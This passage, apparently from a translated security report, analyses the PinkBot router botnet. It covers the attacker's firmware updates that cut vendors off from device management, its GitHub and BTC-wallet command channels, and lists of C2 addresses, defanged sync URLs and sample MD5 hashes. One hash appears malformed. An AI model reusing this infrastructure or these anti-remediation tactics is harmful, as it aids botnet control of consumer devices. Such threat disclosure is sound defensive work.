
Раунд 2: На этот раз атака и защита сосредоточились на канале обновления tr069. Поставщик со стороны оператора может использовать tr096 для входа и ремонта устройства при загрузке устройства. Однако злоумышленник имел отличную видимость и быстро обновил встроенное ПО, чтобы отключить канал обновления tr096.

Раунд 3: Теперь поставщик попытался использовать службу HTTP TCP-80 на стороне локальной сети устройства для ремонта устройства, однако злоумышленник быстро заметил, что происходит, и снова обновил встроенное ПО, чтобы удалить файл службы HTTP на устройстве. На данный момент все устройства не имеют возможности управления, чтобы поставщик мог управлять ими.

Напоследок: Единственный вариант, который остается у поставщика, - отправить людей конечным клиентам для физического доступа к оптоволоконному маршрутизатору, демонтировать интерфейс отладки или просто заменить устройство.

Дополнительно 2 подробнее о GITHUB action

Мы проследили за Pink и выяснили, что его первое существование началось еще 16 октября 2018 года, в то время используемая учетная запись Github была pink78day (эта учетная запись сейчас не существует, см. Снимок Google здесь).



Учетная запись, используемая в настоящее время PinkBot, - mypolo111 зарегистрированная в конце ноября 2019 года, и pink78day больше не доступна для поиска на Github.

Обратите внимание, что, как мы упоминали ранее, pink78day не используется в качестве централизованного канала для распространения инструкций, поэтому простая блокировка этой учетной записи не будет иметь реального эффекта.

Злоумышленник может мгновенно перенаправить оба на новую учетную запись, просто добавив новую запись транзакции в свой кошелек BTC.

IOC

C&C адреса

Атакующий использовал следующие C2 адреса:
Code:

```
cnc.pinklander[.]com
144.202.109.110:40080
144.202.109.110:32876
207.148.70.25:12368
45.32.125.150:12368
45.32.125.188:12368
45.32.174.105:12368
5.45.79.32:12368
```

Сервис синхронизации

Pink синхронизирует образцы с помощью HTTP-сервисов. Некоторые из используемых HTTP-сервисов являются общедоступными, а некоторые созданы временно.

Для примера синхронизации были использованы следующие URL-адреса. Эти URL-адреса были извлечены из конфигурации Pink-бота.
Code:

```
http[:]//1.198.50.63:1088/dlist.txt
http[:]//1.63.19.10:19010/var/sss/dlist.txt
http[:]//104.207.142.132/dlist.txt
http[:]//108.61.158.59/dlist.txt
http[:]//111.61.248.32:1088/dlist.txt
http[:]//112.26.43.199:81/dlist.txt
http[:]//113.106.175.43:19010/tmp/pinkdown/dlist.txt
http[:]//117.131.10.102:1088/d/dlist.txt
http[:]//123.13.215.89:8005/d/dlist.txt
http[:]//125.74.208.220:81/dlist.txt
http[:]//140.82.24.94/dlist.txt
http[:]//140.82.30.245/d/dlist.txt
http[:]//140.82.53.129/dlist.txt
http[:]//144.202.38.129/dlist.txt
http[:]//149.28.142.167/p/dlist.txt
http[:]//149.28.142.167/p1/dlist.txt
http[:]//155.138.140.245/dlist.txt
http[:]//167.179.110.44/dlist.txt
http[:]//173.254.204.124:81/dlist.txt
http[:]//182.139.215.4:82/dlist.txt
http[:]//207.148.4.202/dlist.txt
http[:]//218.25.236.62:1987/d/dlist.txt
http[:]//218.25.236.62:1988/d/dlist.txt
http[:]//222.216.226.29:81/dlist.txt
http[:]//45.32.26.220/dlist.txt
http[:]//45.76.104.146/dlist.txt
http[:]//45.77.165.83/p1/dlist.txt
http[:]//45.77.198.232/p1/dlist.txt
http[:]//45.88.42.38/p1/dlist.txt
http[:]//61.149.204.230:81/dlist.txt
http[:]//66.42.114.73/dlist.txt
http[:]//66.42.67.148/dlist.txt
http[:]//8.6.193.191/dlist.txt
http[:]//95.179.238.22/dlist.txt
https[:]//***.com/**/dlist.txt
https[:]//raw.githubusercontent.com/pink78day/helloworld/master/dlist.txt
```

MD5

Соответствующие образцы (ELFs).

Code:

```
9ec5bd857b998e60663e88a70480b828 /bin/protect
451a3cf94191c64b5cd1be1a80be7799 /bin/tr69c
06d6ad872e97e47e55f5b2777f78c1ba slient_l
07cd100c7187e9f4c94b54ebc60c0965 slient_b
0f25b0d54d05e58f5900c61f219341d3 client_b
0f89e43ea433fdfd18a551f755473388 slient_l
1197994610b2ffb60edbb5ab0c125bc0 client_b
167364ad0d623d17332f09dbb23a980e client_b
175b603082599838d9760b2ab264da6f slient_l
1a6dce9916b9b6ae50c1457f5f1dfbbd slient_l
229503686c854bb39efdc84f05b071b9 slient_b
25a07e3ef483672b4160aa12d67f5201 client_l
262a4e242c9ebeba79aa018d8b38d229 client_l
29d0afd2a244c9941976ebf2f0f6597f client_l
2befedd020748ff6d9470afad41bd28c slient_b
2ca5810744173889b2440e4f25b39bd4 client_l
36e48e141943a67c6fdeaa84d7af21cc client_b
3a620ff356686b461e0e1a12535bea24 slient_l
41bbe8421c0a78067bae74832c375fe8 slient_l
45ee78d11db54acfdda27c19e44c3126 client_l
4830c3950957093dac27d4e87556721e slient_l
484761f281cb2e64d9db963a463efca5 client_l
48a7f2799bf452f10f960159f6a405d3 client_l
494412638dc8d573172c1991200e1399 client_l
4c83ad66189a7c4d2f2afdbfb94d0e65 slient_b
50270de8d5783bb0092bf1677b93c97b slient_l
54aa9e716567bd0159f4751916f7f0d1 client_l
5ae1fec20c2f720269c2dc94732187e8 slient_b
5b62a9bd3431c2fd55283380d81c00fa client_b
5c322610e1845d0be9ccfc8a8b6a4c4f client_l
5c4f8dae67dad8cac141afa00847b418 slient_b
5d0d034845bd69179bf678104c046dc1 client_b
60658ef214c960147200d432eece3e13 slient_l
60a2b1bb02a60ac49f7cc1b47abdf60c client_l
610f0aadba3be1467125607bf2ba2aaf slient_l
66a068fd860bda7950fde8673d1b5511 client_b
6c4de9bd490841f0a6c68638f7253c65 client_b
72c531a813b637af3ea56f288d65cdb7 slient_b
7608b24c8dcf3cd7253dbd5390df8b1f client_b
7645a30a92863041cf93a7d8a9bfba1a client_b
857fc3c7630859c20d35d47899b75699 slient_b
861af6b5a3fea01f2e95c90594c62e9d client_l
8e86be3be36094e0f5b1a6e954dbe7c2 client_l
8fbcd7397d451e87c60a0328efe8cd5d client_b
987a9befb715b6346e7ad0f6ac87201f slient_b
9eb147e3636a4bb35f0ee1540d639a1b slient_b
aa2fc46dd94cbf52aef5e66cdd066a40 client_l
ae8b519504afc52ee3aceef087647d36 slient_b
b0202f1e8bded9c451c734e3e7f4e5d8 slient_b
b6f91ad027ded41e2b1f5bea375c4a42 slient_b
b9935859b3682c5023d9bcb71ee2fece slient_b
```

```
b9d1c31f59c67289928e1bb7710ec0ba client_l
bec2f560b7c771d7066da0bee5f2e001 client_b
c2efa35b34f67a932a814fd4636dd7cb slient_l
c839aff2a2680fb5676f12531fecba3b slient_b
c94504531159b8614b95c62cca6c50c9 slient_l
dfe0c9d36062dd3797de403a777577a6 client_b
e19a1106030e306cc027d56f0827f5ce slient_l
f09b45daadc872f2ac3cc6c4fe9cff90 client_b
f5381892ea8bd7f5c5b4556b31fd4b26 client_b
f55ad7afbe637efdaf03d4f96e432d10 slient_b
f62d4921e3cb32e229258b4e4790b63a client_b
f81c8227b964ddc92910890efffff179b slient_b
fc5b55e9c6a9ddef54a256cc6bda3804 client_b
fe8e830229bda85921877f606d75e96d slient_l
fee6f8d44275dcd2e4d7c28189c5f5be client_l
```

Автор оригинала: Ghost
Автор перевода Анатолий @olafars